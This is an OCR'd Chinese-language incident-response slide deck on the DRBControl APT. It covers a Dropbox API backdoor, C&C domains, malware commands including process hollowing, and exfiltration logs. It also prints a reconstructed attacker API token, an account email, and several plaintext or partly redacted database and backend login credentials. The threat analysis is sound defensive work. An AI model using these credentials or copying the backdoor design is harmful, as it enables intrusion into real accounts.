
- 透過魚叉式釣魚郵件（Spear Phishing）入侵
- 採傳統 C&C Server 同時搭配 Dropbox API 後門
  - api.dropboxapi.com
  - content.dropboxapi.com
  - office.support.googldevice[.]com
  - update.microsoftdefender[.]com

- 攻擊目的：內部滲透、資料竊取

DRBControl 注入方式




主要 Payload 都寫在 mpsvc.mui 裏面



小技巧... 用 regedit 把你想查的機碼 export 成 txt（不是 reg），則可看到 Last Write Time 的資訊

直接寫在機碼註冊成 Service

DRBControl 運作流程



以 Operation DRBControl 為例，
攻擊者注入的程序也是 svchost.exe

Dropbox API Token

```
94  v7 = 'c';
95  v8 = '3';
96  v9 = 'K';
97  v10 = 'C';
98  v11 = 'C';
99  v12 = 'd';
100 v13 = 'c';
101 v14 = '9';
102 v15 = 'Y';
103 v16 = 'z';
104 v17 = 'A';
105 v18 = 'A';
106 v19 = 'A';
107 v20 = 'A';
108 v21 = 'A';
109 v22 = 'A';
110 v23 = 'A';
111 v24 = 'A';
112 v25 = 'A';
113 v26 = 'A';
114 v27 = 'G';
115 v28 = 'S';
116 v29 = 'N';
117 v30 = 'm';
118 v31 = 'z';
119 v32 = 'S';
120 v33 = 's';
121 v34 = 'H';
122 v35 = 'S';
123 v36 = 'm';
124 v37 = 'j';
125 v38 = 'N';
126 v39 = 'A';
127 v40 = 'd';
128 v41 = 'B';
129 v42 = 'W';
```

- {"account_id": "dbid:AACaadB_JRZ4rR_qyY6nhlQzbBq4oAh2IZQ", "name": {"given_name": "SK", "surname": "Moniter", "familiar_name": "Moniter SK", "display_name": "Moniter SK", "abbreviated_name": "MS"}, "email": "hang73962397@163.com", "email_verified": true, "disabled": false, "country": "HK", "locale": "zh-CN", "referral_link": "https://db.tt/PbaiVLukrd", "is_paired": false, "account_type": {".tag": "basic"}, "root_info": {".tag": "user", "root_namespace_id": "3262893280", "home_namespace_id": "3262893280"}}


Type A

Type A

```
.
|-- 0000F702
|   |-- 2019-07-05\ 09:46:26.log
|   |-- 2019-07-08\ 06:17:58.log
|   |-- 2019-07-09\ 09:21:31.log
|   `-- 2019-07-10\ 09:38:29.log
|-- 00027AA4
|   |-- 2019-07-05\ 08:57:17.log
|   `-- 2019-07-08\ 07:21:24.log
|-- 000409B1
|   |-- 2019-07-04\ 09:42:07.log
|   `-- 2019-07-05\ 09:37:34.log
|-- 00B40264
|   `-- 2019-07-08\ 03:28:14.log
|-- 00D68B90
|   `-- 2019-07-08\ 04:05:57.log
|-- 0117FB35
|   |-- 2019-07-04\ 01:08:26.log
|   |-- 2019-07-05\ 01:04:56.log
|   |-- 2019-07-05\ 09:33:58.log
|   |-- 2019-07-06\ 01:08:13.log
|   |-- 2019-07-06\ 09:42:19.log
|   |-- 2019-07-07\ 01:09:05.log
|   |-- 2019-07-07\ 09:34:37.log
|   |-- 2019-07-08\ 01:09:22.log
|   |-- 2019-07-09\ 01:31:01.log
|   |-- 2019-07-09\ 09:37:33.log
|   |-- 2019-07-10\ 01:09:52.log
|   `-- 2019-07-10\ 09:49:25.log
|-- 019D2A05
|   |-- 2019-07-04\ 08:52:00.log
|   |-- 2019-07-05\ 09:01:26.log
|   |-- 2019-07-06\ 20:39:04.log
|   `-- 2019-07-10\ 13:41:48.log
```

ip	hostname	username	os	version	bit	exist
1.	W	Administrator	Win2k8R2(X64)	8.0	Not Found !!!	NO
1.	W	Administrator	Win2k8R2(X64)	8.0	Not Found !!!	NO
10	N	N	Win10(X64)	8.0	Not Found !!!	NO
10	D	M	Win10(X64)	8.0	Not Found !!!	NO
10	O	Administrator	Win2k12R2(X64)	8.0	Not Found !!!	NO
10	O	Administrator	Win2k12R2(X64)	8.0	Not Found !!!	NO
10	O	Administrator	Win2k12R2(X64)	8.0	Not Found !!!	NO
10	O	Administrator	Win2k12R2(X64)	8.0	Not Found !!!	NO
10	O	Administrator	Win2k12R2(X64)	8.0	Not Found !!!	NO
10	L	Administrator	Win7(X64)	8.0	Not Found !!!	NO
10	L	d	Win7(X64)	8.0	Not Found !!!	NO
10	P	s	Win2k16(X64)	8.0	Not Found !!!	NO
10	W	Administrator	Win2k8R2(X64)	8.0	Not Found !!!	NO
10	R	c	Win2k12R2(X64)	8.0	Not Found !!!	NO
10	R	g	Win2k12R2(X64)	8.0	Not Found !!!	NO
10	W	Administrator	Win2k8R2(X64)	8.0	Not Found !!!	NO
10	W	Administrator	Win2k8R2(X64)	8.0	Not Found !!!	NO
10	W	Administrator	Win2k8R2(X64)	8.0	Not Found !!!	NO
10	TE	Administrator	Win2k8R2(X64)	8.0	Not Found !!!	NO
10	N	h	Win2k8R2(X64)	8.0	Not Found !!!	NO
10	N	Administrator	Win2k8R2(X64)	8.0	Not Found !!!	NO
10	W	Administrator	Win2k12R2(X64)	8.0	Not Found !!!	NO


Type B


透過 HTTP POST 回連 C&C 伺服器
2.
嘗試下載命令檔解析並執行
3.
命令成功執行後上傳執行結果
1.
每30秒收集一次基本資料上傳

Type B

- Type B 控制命令列表

- 0x02 列舉硬碟
- 0x03 列舉目錄
- 0x04 執行檔案
- 0x05 操作檔案
- 0x06 上傳檔案至 Dropbox
- 0x07 從 Dropbox 下載檔案
- 0x08 透過 Console 執行命令
- 0x09 利用 Process Hollowing 執行 Binary 檔案



```
"2019/07/29 13:45:55","ListFolder","c:\Users\ \Desktop\"
"2019/07/29 13:46:26","ListFolder","c:\Users\ \Desktop\"
"2019/07/29 13:48:04","UploadFile","Wifi List.docx"
"2019/07/29 13:48:39","UploadFile","Wifi List.docx"
"2019/07/29 13:48:59","UploadFile","Weekly Training Guide.docx"
"2019/07/29 13:49:41","UploadFile","                                                    .docx"
"2019/07/29 13:50:22","UploadFile","Traceroute HK.PNG"
"2019/07/29 13:51:36","UploadFile","Topology          .xml"
"2019/07/29 13:52:21","UploadFile","Security Appliances -          .html"
"2019/07/29 13:52:49","UploadFile","          "
"2019/07/29 13:55:42","UploadFile","                              .xls"
"2019/07/29 13:56:30","UploadFile","                              .xls"
"2019/07/29 14:02:42","UploadFile","Purchase Request 07172017.xlsx"
"2019/07/29 14:04:34","UploadFile","Office_network_topology.xml"
"2019/07/29 14:05:24","UploadFile","New Update          .xlsx"
"2019/07/29 14:06:31","UploadFile","New Config for          .txt"
"2019/07/29 14:07:25","UploadFile","Net.PNG"
"2019/07/29 14:08:02","UploadFile","      Config.docx"
"2019/07/29 14:10:27","UploadFile","                                        .docx"
"2019/07/29 14:12:02","UploadFile","                              .docx"
"2019/07/29 14:13:42","UploadFile","BACK UP                          .rar"
"2019/08/02 14:28:00","ListDrives"
"2019/08/02 14:28:23","ListFolder","C:\"
"2019/08/02 14:30:08","OpenTerminal","cmd /c ipconfig /all"
"2019/08/02 14:32:15","ListFolder","C:\Program Files\"
"2019/08/02 14:33:18","ListFolder","C:\Program Files (x86)\"
"2019/08/02 14:35:01","OpenTerminal","cmd /c tasklist"
```

詮睿科技
TALENT JUMP

conn.php_014c4c0000000160619a00 | conn2.php_014c590000000160619a00

```php
<?php

$servername = "rr-3nswn0xheo0wh1o200o.mysql.rds.aliyuncs.com";
$username = "Joshua_Abad";
$password = "BWyeve[redacted]bLgufcb7";

// Create connection
$conn = new mysqli($servername, $username, $password);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>
```

通常出事後，企業會要求全成員 AD 帳密變更，但只有 AD 帳密真的.... 夠嗎？

平台名称	登录域名	登录账号	登录密码
[redacted] 后台	https[redacted]sists.co.uk/	[redacted]me.api.cs@ne[redacted]club88.com	qwe123@@
[redacted] 后台	http://bo.flashte[redacted]tectCookieSupport=1	代码 C[redacted]D5 账号 o[redacted]in	a123456
C[redacted]试后台	[redacted].com/	[redacted]d5admin	a123456
C[redacted]商 后台	http[redacted]gin.html#/	[redacted]s	Ycb!X6Pr
[redacted] 后台	http[redacted]/Auth/Login	administrator	111111
[redacted] 后台	https[redacted]ccount/LogIn	[redacted]admin	5aa700d332
B[redacted]主后台	[redacted]0/8	[redacted]cs	aaa111

詮睿科技 TALENT JUMP

Summary

- 惡意程式搭配第三方合法雲端服務

  - 更加難以調查？
  - 增加阻擋的困難度？

  - 我們也可以反其道而行？
  - 但首先... 我們得先抓出這些壞東西才能反追蹤

IR 過程遭遇的困難

- 架構問題
  - 內部環境有設定 VLAN 但內網是個 B Class 全通
  - 辦公室 <> 機房 Side to Side VPN 全通
  - 辦公室 <> 雲端服務（AWS / GCP）ACL 全通
  - 各個分點（子公司）透過 MPLS 串接，但一樣全通

  - 祭肉表示：好啦，都全通啦，哪次不全通的....（心累）

IR 過程遭遇的困難

- 調查過程的難處
  - 系統 Log 短缺
  - 多個 AD 管理，Audit Policies 不完整，主機未統一校時
  - 共用特權帳號 Admin / Root，難以分辨路人甲乙丙丁
  - 關鍵受感染主機遭任意重置

  - 客戶表示：沒辦法啊.... 營運還是得持續下去啊不然會倒

